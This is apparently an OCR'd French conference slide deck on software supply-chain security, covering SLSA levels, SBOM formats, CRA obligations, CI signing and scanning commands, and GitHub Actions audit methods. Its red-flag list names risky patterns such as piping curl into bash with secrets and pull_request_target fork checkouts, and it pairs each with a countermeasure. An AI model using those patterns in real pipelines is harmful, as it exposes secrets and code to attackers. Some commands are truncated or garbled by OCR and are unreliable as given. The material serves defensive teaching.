   - npm npm-audit-resolver


NPM Packages

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

🏗️Implémentez des niveaux de confiance dans vos pipelines



🎯 **Recommandation : Visez au minimum SLSA 2 pour vos projets critiques**

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Build Python (CI)

```
python -m pip install -r requirements.txt
python -m pip install build
python -m build
```

SBOM CycloneDX (syft)

```
syft packages dir:. -o cyclonedx-json=sbom.cdx.json
```

Scan vuln (pip-audit)

```
pip-audit -r requirements.txt -f json -o pip-audit.json
```

Provenance SLSA (generator)

```
echo "${BASE64_SUBJECTS}" | base64 -d > subjects.json
gh workflow run generator_generic_slsa3.yml -f base64-subjects="${BASE64_SUBJECTS}"
```

Signer artefacts [illegible] cosign)

```
cosign sign [illegible]g/repo/app:${TAG}
cosign sign-blob sbom.cdx.json --output-signature sbom.sig
```

Publier sur GHCR

```
echo "${GITHUB_TOKEN}" | docker login ghcr.io -u "${GIT
docker build -t ghcr.io/org/repo/app:${TAG} .
docker push ghcr.io/org/repo/app:${TAG}
```

Envoyer SBOM a Dependency-Track

```
curl -X POST "${DTRACK_URL}/api/v1/bom" \
  -H "X-Api-Key: ${DTRACK_API_KEY}" \
  -F "projectName=org/repo" \
  -F "projectVersion=${TAG}" \
  -F "bom=@sbom.cdx.json"
```

Envoyer rapport vuln a DefectDojo

```
curl -X POST "${DEFECTDOJO_URL}/api/v2/import-scan/" \
  -H "Authorization: Token ${DEFECTDOJO_API_KEY}" \
  -F "scan_type=Dependency Scan" \
  -F "engagement_name=org/repo" \
  -F "scan_date=$(date +%F)" \
  -F "file=@pip-audit.json"
```

Verifier provenance (slsa-verifier)

```
slsa-verifier verify-image ghcr.io/org/repo/app:${TAG}
  --provenance-path monfichier.intoto.jsonl \
  --source-uri github.com/org/repo
```

COMPRENDRE LE SBOM & LES OBLIGATIONS (CRA)

QU'EST-CE QU'UN SBOM ? (Software Bill of Materials)

- Bibliothèque A (v1.2)
- Framework B (v3.0)
- Module Open Source C (v2.1)
- Licences

LOGICIEL (Produit Fini)

LISTE DES INGRÉDIENTS (SBOM)

C'est l'inventaire complet de tous les composants logiciels !

POURQUOI C'EST NÉCESSAIRE ?

SÉCURITÉ & TRANSPARENCE (Identifier les vulnérabilités)

GESTION DES RISQUES (Réagir vite aux failles, ex : log4j)

MAINTENANCE & CONFORMITÉ (Gérer le cycle de vie)


OBLIGATIONS RÉGLEMENTAIRES (ex: CRA)

CRA (Cyber Resilience Act) - Union Européenne

EXIGENCE DE SBOM (Pour les produits numériques)

RESPONSABILITÉ ACCRUE (Des fabricants en cas de faille)

MARQUAGE CE & CONFORMITÉ (Obligatoire pour le marché EU)



BÉNÉFICE GLOBAL : CONFIANCE DANS LA CHAÎNE LOGICIELLE

🔧 Formats SBOM standards

CycloneDX (OWASP)


```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.5",
  "version": 1,
  "components": [
    {
      "type": "library",
      "name": "requests",
      "version": "2.31.0",
      "purl": "pkg:pypi/requests@2.31.0",
      "hashes": [
        {
          "alg": "SHA-256",
          "content": "942c5a758f98d7c7..."
        }
      ]
    }
  ]
}
```

SPDX (Linux Foundation)

```
SPDXVersion: SPDX-2.2
DataLicense: CC0-1.0
SPDXID: SPDXRef-DOCUMENT
DocumentName: example-project
DocumentNamespace: http://example.com/spdxdocs/example-project-1.0
Creator: Tool: sbom-generator-1.0
Created: 2025-10-01T12:00:00Z

PackageName: example-package
SPDXID: SPDXRef-Package-example
PackageVersion: 1.0.0
PackageSupplier: Organization: ExampleOrg
PackageDownloadLocation: NOASSERTION
FilesAnalyzed: false
PackageLicenseConcluded: NOASSERTION
PackageLicenseDeclared: NOASSERTION
PackageCopyrightText: NOASSERTION
FileName: src/main.py
SPDXID: SPDXRef-File-main.py
FileChecksum: SHA1: 2fd4e1c67a2d28fced849ee1bb76e7391b93eb12
FileCopyrightText: NOASSERTION
FileLicenseConcluded: NOASSERTION
FileLicenseInfoInFile: NOASSERTION
```

Répondre aux Red Flags identifiés

Red Flag	Contre-mesure
`uses: action@tag` mouvant	**Pinning SHA** immutable
`permissions: write-all` global	**Moindre privilège** par job
`pull_request_target` + checkout fork	**Isoler** les jobs non fiables
`curl | bash` avec secrets	**Valider** et échapper les inputs



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

🔍 Audit de vos workflows

Objectif (anti-exfiltration + publication sûre)

Un audit GitHub Actions vise surtout à:


- empêcher qu'un workflow **exécute du code non fiable** avec des **secrets** (ex: PR d'un fork)
- réduire au minimum ce qu'un job peut faire via `GITHUB_TOKEN` (principe du moindre privilège)
- diminuer le risque supply-chain (actions tierces, dépendances, artefacts)
- garantir que la publication/déploiement ne se fait que depuis un contexte "propre" (branche/tag, env protégé)

Methodologie a employer


- ✅ Inventorier: triggers, permissions, secrets, actions tierces
- ✅ Traquer: `pull_request_target`, actions non pincées, `GITHUB_TOKEN` trop large
- ✅ Automatiser: `actionlint` + `zizmor` + `gitleaks` + `scorecard`
- ✅ Durcir la prod: environnements + approbations + permissions minimales

Méthode d’audit (simple et efficace)

WORKFLOW D’AUDIT SÉCURITÉ GITHUB ACTIONS




1. CARTOGRAPHIER


Lister .github/workflows/*.yml

Noter : on:
permissions:
secrets
environments
actions
uses:

2. CLASSER PAR RISQUE



3. VÉRIFIER LES GARDE-FOUS

Checkout durci


Pas de logs de secrets

Publication via ‘environment’ protégé (approbations)

4. AUTOMATISER

Faire échouer la PR si pattern dangereux détecté

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


OUTILS OPEN-SOURCE RECOMMANDÉS POUR LA SÉCURITÉ GITHUB ACTIONS & REPO
1. ActionLint + Erreurs de logique
YAML
ActionLint
$ brew install actionlint
$ actionlint .github/workflows/*.yml
Lint YAML + règles GitHub Actions
(Vérification syntaxe et logique)
Workflows
Workflows
2. Audit sécurité spécifique GitHub Actions
zizmor
détecte des patterns connus d'abus
(permissions excessives, usages risqués, etc.)
3. Détection de secrets (commits, repo)
Gitleaks:
Scanne commits
et hi
Alternative
TruffleHog:
Scanne en profondeur
Repo History
Repo Health & Supply Chain
4. Hygiène supply-chain & Bonus
OpenSSF Scorecard:
(niveau repo, snapshot de sécurité)
Bonus selon contexte:
OSV
OSV-Scanner:
(vulnérabilités dépendances)
Trivy:
(images/SBOM/vulns)
Semgrep:
(SAST, règles custom)

REVUE GITHUB ACTIONS: SIGNALEMENTS ET CONCLUSION PRATIQUE

RED FLAGS RAPIDES À EXPLIQUER EN REVUE (DANGER!)

`pull_request_target` + actions/checkout

on: pull_request_target

actions/checkout

Code du contributeur (NON FIABLE!)

`GITHUB_TOKEN` avec `write` partout

WRITE (GLOBAL / PARTOUT)

Permissions excessives = Risque élevé

`curl | bash` + secrets

Job

Secrets

curl http://... | bash

DANGER: Exécution non sécurisée & Fuite potentielle

Logs trop verbeux + secrets

Log

SECRET=...

Risque de fuite dans les logs!

Actions tierces non pincées

Action

@sha1:a1b2...


PINNÉE

Action

@v1 (ou main)

NON PINNÉE (VULNÉRABLE)

Tag mouvant / Branche



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

📚 Formation et Sensibilisation

Pour les développeurs

- ✅ **Reconnaissance** des packages malveillants
- ✅ **Vérification** avant installation
- ✅ **Bonnes pratiques** de gestion des dépendances
- ✅ **Utilisation** des outils de scanning

Pour les DevOps/SRE

- ✅ **Configuration** sécurisée des pipelines
- ✅ **Monitoring** des dépendances en production
- ✅ **Gestion des incidents** supply chain

Pour le management

- ✅ **Risques** business liés à la supply chain
- ✅ **ROI** des investissements sécurité
- ✅ **Conformité** réglementaire

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

WORKFLOW RECOMMANDÉ POUR L'AJOUT D'UNE DÉPENDANCE

Nouvelle dépendance demandée

Scan automatique

